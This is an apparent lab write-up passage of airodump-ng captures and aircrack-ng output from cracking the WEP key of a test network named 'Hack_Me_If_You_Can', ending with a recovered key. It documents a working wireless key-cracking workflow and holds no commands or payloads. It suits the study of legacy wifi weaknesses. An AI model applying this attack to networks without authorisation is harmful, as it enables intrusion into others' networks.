


```
 CH  1 ][ Elapsed: 18 s ][ 2021-07-06 04:22 ][ fixed channel wlan0mon: 6

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 64:66:B3:56:EF:7C  -31   0        7       14    0   1   54e. WEP  WEP         Hack_Me_If_You_Can

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 64:66:B3:56:EF:7C  [redacted]  -20   54e-54e     4        7
 64:66:B3:56:EF:7C  [redacted]  -27    0 - 1      0        5
 64:66:B3:56:EF:7C  [redacted]  -50    0 - 1e     0        1
```




```
 CH  1 ][ Elapsed: 15 mins ][ 2021-07-06 04:39 ][ fixed channel wlan0mon: 8

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 64:66:B3:56:EF:7C  -26   0      543     1147    0   1   54e. WEP  WEP    OPN  Hack_Me_If_You_Can

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 64:66:B3:56:EF:7C  [redacted]:1D  -20   54e-54e     0      298
 64:66:B3:56:EF:7C  [redacted]:C7  -29    0 - 1      6      161
 64:66:B3:56:EF:7C  [redacted]:EF  -33   54e- 1      0      849
 64:66:B3:56:EF:7C  [redacted]:C3  -48   54e- 1      0       14
```


You can see the traffic increasing. All have to do is play the game of patience now .




```
                                       Aircrack-ng 1.6


                            [00:06:45] Tested 147127 keys (got 5104 IVs)
                                       Got 5202 out of 10000 IVs
   KB    depth   byte(vote)
    0    9/ 12   F7(7680) 68(7424) A7(7424) 5A(7168) 8D(7168) 98(7168) C1(7168) 7F(6912)
    1   23/ 24   5E(6912) 16(6656) 6B(6656) 76(6656) 7A(6656) 88(6656) 9F(6656) A4(6656)
    2   23/  2   CA(6912) 67(6656) 7E(6656) 9C(6656) 9F(6656) CD(6656) 3E(6400) 43(6400)
    3   12/  3   F9(7168) 16(6912) 4D(6912) 56(6912) 61(6912) 91(6912) A2(6912) C5(6912)
    4   11/ 12   79(7424) 4B(7168) 55(7168) AE(7168) E7(7168) F4(7168) F6(7168) 68(6912)

Failed. Next try with 10000 IVs.
```



```
                                      Aircrack-ng 1.6


                          [00:17:03] Tested 105841 keys (got 10081 IVs)
                                     Got 10729 out of 15000 IVs
  KB    depth   byte(vote)
   0   12/ 15   48(13056) 83(12800) BA(12800) 20(12544) 33(12544) 54(12544) 7F(12544) CA(12544)
   1   35/  1   87(12032) 26(11776) 3C(11776) 5C(11776) 6D(11776) A4(11776) A8(11776) 02(11520)
   2    1/  8   D2(14336) 12(13824) 3A(13568) 3D(13568) 37(13312) 6D(13312) 24(12800) 5C(12800)
   3   50/  3   FD(11520) 32(11264) 4A(11264) 4D(11264) 58(11264) 68(11264) 6B(11264) 76(11264)
   4   23/ 63   C4(12288) 34(12032) 39(12032) 3E(12032) 55(12032) 98(12032) 9E(12032) F8(12032)

Failed. Next try with 15000 IVs.
```




```
                              Aircrack-ng 1.6


                 [00:55:20] Tested 159313 keys (got 15088 IVs)
                              Got 19112 out of 20000 IVs
  KB    depth   byte(vote)
   0   39/ 40   C3(17152) 53(16896) 87(16896) AD(16896) B1(16896) D9(16896) 01(16640) 10(16640)
   1   21/  1   A4(17920) 13(17664) 87(17664) A1(17664) 16(17408) 2A(17408) 48(17408) 57(17408)
   2    5/ 21   E8(18944) 74(18688) 80(18688) 12(18432) 3A(18432) 6D(18432) 96(18432) BB(18432)
   3   41/  3   FD(17152) 30(16896) 7D(16896) 8A(16896) 8D(16896) 93(16896) A1(16896) E4(16896)
   4    2/  8   C4(20480) AD(19200) C5(19200) 6B(18688) 5F(18432) 66(18432) D0(18432) 09(18176)

Failed. Next try with 20000 IVs.
```



```
                              Aircrack-ng 1.6


                 [01:35:30] Tested 103 keys (got 25053 IVs)
                         Got 25007 out of 25000 IVsStarting PTW attack with 25007 ivs.
  KB    depth   byte(vote)
   0    7/  9   A0(30464) 12(30208) D8(30208) 20(29952) 05(29696) E3(29696) 00(29440) 9C(29440)
   1    1/  3   34(31744) 25(31232) 95(30208) D4(30208) 96(29952) 0D(29696) 70(29696) 18(29440)
   2    0/  2   56(34048) 88(33024) 3A(31488) 96(31232) D2(31232) 67(30464) 4B(30208) 22(29696)
   3    0/  1   78(36608) 1D(31744) B5(31744) A7(31488) C2(31232) EF(31232) 75(30720) C6(30720)
   4    1/  2   99(34560) ED(31232) C4(30720) BE(30464) 24(30208) B8(30208) 37(29440) 58(29440)

                         KEY FOUND! [ 12:34:56:78:99 ]
      Decrypted correctly: 100%
```

